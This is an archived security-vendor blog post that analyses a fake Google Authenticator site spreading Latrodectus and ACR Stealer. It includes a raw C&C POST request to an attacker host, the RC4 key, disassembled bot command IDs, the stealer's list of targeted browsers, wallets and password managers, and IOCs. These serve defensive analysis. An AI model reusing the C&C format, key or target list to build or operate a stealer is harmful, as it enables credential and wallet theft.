

# Latrodectus & ACR Stealer Spread Via Auth Phishing

Published: 2024-08-08 · Archived: 2026-04-05 18:10:41 UTC

Double Trouble: Latrodectus and ACR Stealer observed spreading via Google Authenticator Phishing Site

## Double Trouble: Latrodectus and ACR Stealer observed spreading via Google Authenticator Phishing Site

Cyble analyzes a phishing website mimicking Google Safety Centre, designed to trick users into downloading malware that deploys Latrodectus and ACR Stealer, both aimed at compromising security and stealing sensitive information

### Key Takeaways

- Cyble Research and Intelligence Lab (CRIL) has identified a sophisticated phishing website masquerading as an official Google Safety Centre page.
- The phishing site's primary goal is to deceive users into downloading a file that purports to be [Google Authenticator](#). In reality, this file is a malicious application designed to install additional malicious software on the victim's system.
- The malicious file drops two distinct types of [malware](#): **Latrodectus** and **ACR Stealer**. Each of these malware components has its own set of functionalities aimed at compromising the victim's security and extracting sensitive information.
- The ACR Stealer employs Dead Drop Resolver (DDR) to obscure its Command and Control (C&C) server details, embedding this information within seemingly innocuous locations or platforms. By disguising the C&C details, the malware enhances its stealth and reduces the likelihood of detection
- Latrodectus shows signs of active development, as evidenced by updates to its encryption key pattern and the introduction of new commands.
- This ongoing development suggests that the Threat Actor (TA) is continuously enhancing the Latrodectus malware to add new features and capabilities, reflecting an effort to adapt and evade detection.

### Overview

Cyble Research and Intelligence Labs (CRIL) recently discovered a phishing site—“*googleauthenticator[.]com*”—cleverly crafted to resemble an official Google Safety Centre. The website's design mimics the authentic appearance of a legitimate Google service, aiming to deceive users into believing they are visiting the Google genuine service, as shown below.





Figure 1 – Phishing Webpage

Upon further investigation, it became evident that the TAs behind this phishing campaign are distributing two types of malware: a recently identified strain called Latroectus and the notorious ACR Stealer. The fraudulent site serves as a conduit for these malicious payloads, leveraging the trust and familiarity of Google’s branding to lure unsuspecting victims into downloading and executing the malware.


World's Best AI-Native Threat Intelligence



Recently, researchers [uncovered](#) a similar campaign where attackers used

Google Ads to distribute an information-stealing malware known as “Deer Stealer.” They also identified that TAs were misusing Google Ads to promote links to phishing sites. CRIL also suspects that the TA behind this campaign is utilizing Google Ads to promote phishing links.

When the user clicks on the “Download Authenticator” button in the phishing site, it downloads an executable named “GoogleAuthSetup.exe” from “hxxps://webipalyzer[.]com/GoogleAuthSetup.exe“. When the user runs the downloaded file, it displays a deceptive “Unable to Install” message. Meanwhile, in the background, it silently downloads ACR Stealer and Latroectus to the %temp% directory and then executes them.



While the ACR Stealer gathers sensitive information from the victim and transmits it to a command and control (C&C) server, the Latroductus uses evasion techniques to maintain persistence on the victim’s machine. It also collects user information and sends it to the command-and-control server (C&C) to conduct other malicious activities.

The figure below shows the infection chain of this campaign.




Figure 2 – Infection Chain

### Technical Analysis

The downloaded file, “GoogleAuthSetup.exe,” functions as a loader and is digitally signed. As shown in Figure 3, the signature is valid as of the time of this analysis.




Figure 3 – Digital Signature information

Figure 4 shows that the loader file's RCData section contains encrypted payloads as well as the key required for their decryption.




Figure 4 – RCData

Upon execution, the malware loads the encrypted resource contents using the `LoadResource()` API, decrypts them, saves them to the `%temp%` directory, and then executes the decrypted executable files using `SYSCALL "NtCreateUserProcess."` The figure below shows the decrypted content saved in the `%temp%` location.




Figure 5 – Writing files to the %temp% directory

Subsequently, the TA takes an additional step to enhance the deception and obfuscate their activities. They display a fake error message to the victim. This message is designed to mislead the user into believing that the application they downloaded was legitimate but encountered a technical problem during installation.




Figure 6 – Fake error message

The decrypted payloads are identified as Latroectus and ACR Stealer. When executed from the %temp% directory, Latroectus checks whether it is running from the %appdata% directory. If not, it copies itself to %appdata%, executes from there, and then terminates its process from the %temp% location.




Figure 7 – Process Tree

### ACR Stealer

Upon execution, the ACR Stealer, identified by its SHA-256 hash value `532c9bc2e30150bef61a050386509dd5f3c152688898f6be616393f10b9262d3`, initiates a process to exfiltrate sensitive information from the victim’s machine. To facilitate communication with its command and control (C&C) server while avoiding detection, ACR Stealer employs a technique known as Dead Drop Resolver (DDR).

DDR is a method used to obscure and hide the true location of the C&C server by embedding this information within seemingly benign or legitimate platforms. In this case, ACR Stealer utilizes the Steam Community website as a cover for its C&C details, as shown in Figure 8.

By disguising the C&C server information within the Steam Community platform, the malware takes advantage of the website’s legitimate status to evade detection by security tools and researchers.




Figure 8 – Dead Drop Resolver

The ACR Stealer retrieves the C2 details and constructs a specific URL to download the encrypted configuration file from `“hxxps://geotravelsgq[.]xyz/ujs/2ae977f4-db12-4876-9e4d-fc8d1778842d”` It then decrypts the configuration file. The decrypted configuration contains information about the targeted applications and their details. The table below shows the applications targeted by ACR Stealer.

Category	Application Names
Web Browser	Google Chrome Canary, Epic Privacy Browser, Microsoft Edge, Nichrome, Opera Stable, Google Chrome Dev, Google Chrome Beta, Google Chrome SxS, Vivaldi, Mozilla Firefox, Opera GX Stable, Coowon, QIP Surf, Kometa, Torch, 360Browser, K-Melon, Orbitum, Elements Browser, CocCoc Browser, Brave-Browser, Google

	Chrome Unstable, CatalinaGroup Citrio, CentBrowser, TorBro, MapleStudio ChromePlus, Amigo, Google Chrome, BlackHawk, Chromium, liebao, Chromodo, Maxthon3, Opera Neon, uCozMedia Uran, Chedot, Uran
Email Client	Mailbird, Pocomail, yMail2, The Bat!, eM Client, Thunderbird, Opera Mail, TrulyMail, PMAIL
FTP Client	FileZilla, NetDrive, FTPGetter, BlazeFtp, Steed, FTP Now, Estsoft ALFTP, BitKinex, DeluxeFTP, UltraFXP, INSoftware NovaFTP, FTPBox, GoFTP, Notepad++ plugins NppFTP
Cryptocurrency Wallet	Electrum, Bitcoin, Daedalus Mainnet, Litecoin, Monero, Electrum-LTC, Authy Desktop, Zcash, Exodus, Anoncoin, BBQCoin, Guarda, GoldCoin (GLD), DashCore, Ethereum, YACoin, Coinomi, Armory, Digitalcoin, MultiDoge, Atomic, Namecoin, Florincoin, FreicoIn, Terracoin, Dogecoin, GInfinitecoin, IOCoin, Franko, devcoin, ElectronCash, Binance, WalletWasabi, Mincoin, Megacoin
Messenger	WhatsApp, Psi, Tox, Signal, Psi+, Telegram, Pidgin
VPN	AzireVPN, NordVPN
Password Manager	1Password, RoboForm, Bitwarden, NordPass
Other Applications	GmailNotifierPro, To-Do DeskList, MySQL Workbench, AnyDesk, GHISLER, snowflake-ssh, Sticky Notes, Conceptworld's Notezilla

## Latrodectus

In October 2023, Walmart researchers [published](#) a blog about a malware named Latrodectus. Subsequently, this variant was analysed and discussed by other researchers at [Proofpoint](#) and [Elastic](#). Latrodectus is a downloader that can execute commands received from a Command & Control (C&C) server. Researchers have also confirmed that it was developed by the creators of [IcedID](#). Most of the Latrodectus behaviors observed in this campaign show similarities to those in previous campaigns. In this section, we summarize only the changes observed in the Latrodectus version 1.3.

Like the previous campaign, the initial Command & Control (C&C) communication from the victim's machine, which is base64 encoded and RC4 encrypted, is depicted in the figure below.

```
POST /live/ HTTP/1.1
Accept: */*
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Tob 1.1)
Host: godfaetret.com
Content-Length: 316
Cache-Control: no-cache

Bs56uBNmcrBgCPdphzR0paZZQ0ybxPTtWkDh4vsMFdkxT1587wSJBpLwM/
3pTsoIcZIwd7xdendkbjnXrg4mrkPF0G9vtsZ8ynXI2IFWHh++xPZ5qdgQzAx8CIj2bccV6E0t2dQD2jm4vR3vAHhX61tdmKh1b76+sNPQ
```

Figure 9 – C&C Communication

In this version, the TA has used a random string “1SJUf0qxxRVHjgWtVJDajSnFbT2glz9jy7qZE0au0MZPX3HOMf” as the key for encrypting the Command & Control (C&C) communication. In previous versions, the key used for encryption was “12345.” The figure below shows the decrypted content of its C&C communication using CyberChef.




Figure 10 – decrypted content

In version 1.3 of Latroductus, the scheduled task created is configured to launch the malicious file every 10 minutes. In contrast, version 1.1 utilized a task scheduler set to execute the malicious file only at logon. This change in scheduling frequency indicates a shift towards more persistent and frequent execution of the malware in the newer version.




Figure 11 – Scheduled task

Additionally, the developers behind Latroductus have added a new command in version 1.3. While version 1.1 had 11 commands, version 1.3 now includes 12 commands, as shown in the figure below, reflecting an enhancement in the malware’s functionality and capabilities.

MOV EAX, DWORD PTR SS:[RSP+108]	
MOV DWORD PTR SS:[RSP+24], EAX	
CMP DWORD PTR SS:[RSP+24], F	
JG confrontation_47abc598_0000000140000000.bin	
CMP DWORD PTR SS:[RSP+24], F	
JE confrontation_47abc598_0000000140000000.bin	
CMP DWORD PTR SS:[RSP+24], 2	
JE confrontation_47abc598_0000000140000000.bin	
CMP DWORD PTR SS:[RSP+24], 3	
JE confrontation_47abc598_0000000140000000.bin	
CMP DWORD PTR SS:[RSP+24], 4	
JE confrontation_47abc598_0000000140000000.bin	
CMP DWORD PTR SS:[RSP+24], C	C: '\f'
JE confrontation_47abc598_0000000140000000.bin	
CMP DWORD PTR SS:[RSP+24], D	D: '\r'
JE confrontation_47abc598_0000000140000000.bin	
CMP DWORD PTR SS:[RSP+24], E	
JE confrontation_47abc598_0000000140000000.bin	
JMP confrontation_47abc598_0000000140000000.bi	
CMP DWORD PTR SS:[RSP+24], 11	
JE confrontation_47abc598_0000000140000000.bin	
CMP DWORD PTR SS:[RSP+24], 12	
JE confrontation_47abc598_0000000140000000.bin	
CMP DWORD PTR SS:[RSP+24], 13	
JE confrontation_47abc598_0000000140000000.bin	
CMP DWORD PTR SS:[RSP+24], 14	
JE confrontation_47abc598_0000000140000000.bin	
CMP DWORD PTR SS:[RSP+24], 15	
JE confrontation_47abc598_0000000140000000.bin	Command ID : 21
JMP confrontation_47abc598_0000000140000000.bi	
MOV EDX, 1	
LEA RCX, QWORD PTR SS:[RSP+40]	

Figure 12 – BOT command IDs

### Conclusion

This sophisticated phishing campaign illustrates the growing complexity of [cyber threats](#), with attackers employing deceptive tactics to compromise users. By mimicking a legitimate Google Safety Centre page and distributing a malicious file disguised as Google Authenticator, the attackers deploy two distinct types of malware—Latrodectus and ACR Stealer—with targeted malicious purposes.

ACR Stealer’s use of Dead Drop Resolver (DDR) to obscure its C&C server details highlights advanced evasion strategies. The continuous development of Latrodectus, including updated encryption and new commands, demonstrates the attackers’ persistent efforts to refine and enhance their malware.

### Recommendations

- Always download Google Authenticator directly from official sources, such as the Google Play Store or the Apple App Store, to ensure you are getting the legitimate app and avoid phishing scams.
- This campaign reaches users via malicious Google ads. Users should be cautious when interacting with ads and verify the authenticity of links before clicking. Organizations should consider monitoring ad platforms for suspicious activity and employing advanced threat detection tools to identify and block phishing attempts.
- The TA has created a phishing site posing as Google Safety Centre. To protect yourself, verify the legitimacy of websites by scrutinizing URLs and avoiding suspicious links.
- Conduct training sessions to educate users on recognizing phishing attempts and the risks of downloading files from untrusted sources. Emphasize the importance of verifying the legitimacy of websites and links before interaction.
- Use network security tools to monitor and block communications with known Command and Control (C&C) servers. Implement firewalls and intrusion detection systems to detect and prevent unauthorized access.

- Enable MFA on all accounts to add an extra layer of security and reduce the risk of unauthorized access even if credentials are compromised.
- Develop and maintain an [incident response plan](#) to quickly address and mitigate the impact of malware infections. Regularly test and update the plan to ensure effectiveness.

## MITRE ATT&CK® Techniques

Tactic	Technique	Procedure
Initial Access ( <a href="#">TA0001</a> )	Phishing ( <a href="#">T1566</a> )	Phishing website hosted a malicious binary as a legitimate application
Defense Evasion( <a href="#">TA0005</a> )	Obfuscated Files or Information: Software Packing ( <a href="#">T1027.002</a> )	Payload is encrypted inside the Resource section
Execution ( <a href="#">TA0002</a> )	Native API ( <a href="#">T1106</a> )	The <i>NtCreateUserProcess()</i> API is used to create a child process
Execution, Persistence, Privilege Escalation	Scheduled Task/Job: Scheduled Task ( <a href="#">T1053.005</a> )	Sets scheduled tasks using COM Object
Defense Evasion ( <a href="#">TA0005</a> )	Indicator Removal: File Deletion ( <a href="#">T1070.004</a> )	Deletes itself from Temp dir
Defense Evasion ( <a href="#">TA0005</a> )	Obfuscated Files or Information: Dynamic API Resolution ( <a href="#">T1027.007</a> )	Loads DLLs during runtime
Discovery( <a href="#">TA0007</a> )	System Information Discovery ( <a href="#">T1082</a> )	Checks for Windows version and running processes
Command and Control ( <a href="#">TA0011</a> )	Application Layer Protocol: Web Protocols ( <a href="#">T1071.001</a> )	Communicates to C&C over HTTP
Collection ( <a href="#">TA0009</a> )	Automated Collection ( <a href="#">T1119</a> )	Collects Cryptocurrency wallet information
Credential Access ( <a href="#">TA0006</a> )	Credentials from Password Stores: Credentials from Web Browsers ( <a href="#">T1555.003</a> )	Tries to collect credentials from browsers
Credential Access ( <a href="#">TA0006</a> )	Credentials from Password Stores: Password Managers ( <a href="#">T1555.005</a> )	Tries to steal credentials from password managers

## Indicators Of Compromise

Indicators	Indicator Type	Description
62536e1486be7e31df6c111ed96777b9e3f2a912a2d7111253ae6a5519e71830	SHA-256	GoogleAuthSetup.ex
81bc69a33b33949809d630e4fa5cdb89d8c60cf0783f447680c3677cae7bb9bb	SHA-256	Latrodectus
532c9bc2e30150bef61a050386509dd5f3c152688898f6be616393f10b9262d3	SHA-256	ACR Stealer

hxxps://spikeliftall[.]com/live/	URL	C&C of Latroductus
hxxps://godfaetret[.]com/live/	URL	C&C of Latroductus
hxxps://geotravelsgi.xyz/ujs/2ae977f4-db12-4876-9e4d-fc8d1778842d	URL	Config file of ACR Stealer
googleaauthenticator[.]com	Domain	Phishing Site

## References

<https://www.malwarebytes.com/blog/news/2024/07/threat-actor-impersonates-google-via-fake-ad-for-authenticator>

<https://medium.com/walmartglobaltech/icedid-gets-loaded-af073b7b6d39>

<https://www.proofpoint.com/us/blog/threat-insight/latroductus-spider-bytes-ice>

<https://www.elastic.co/security-labs/spring-cleaning-with-latroductus>

<https://www.fortinet.com/blog/threat-research/exploiting-cve-2024-21412-stealer-campaign-unleashed>

---

Source: <https://cyble.com/blog/double-trouble-latroductus-and-acr-stealer-observed-spreading-via-google-authenticator-phishing-site/>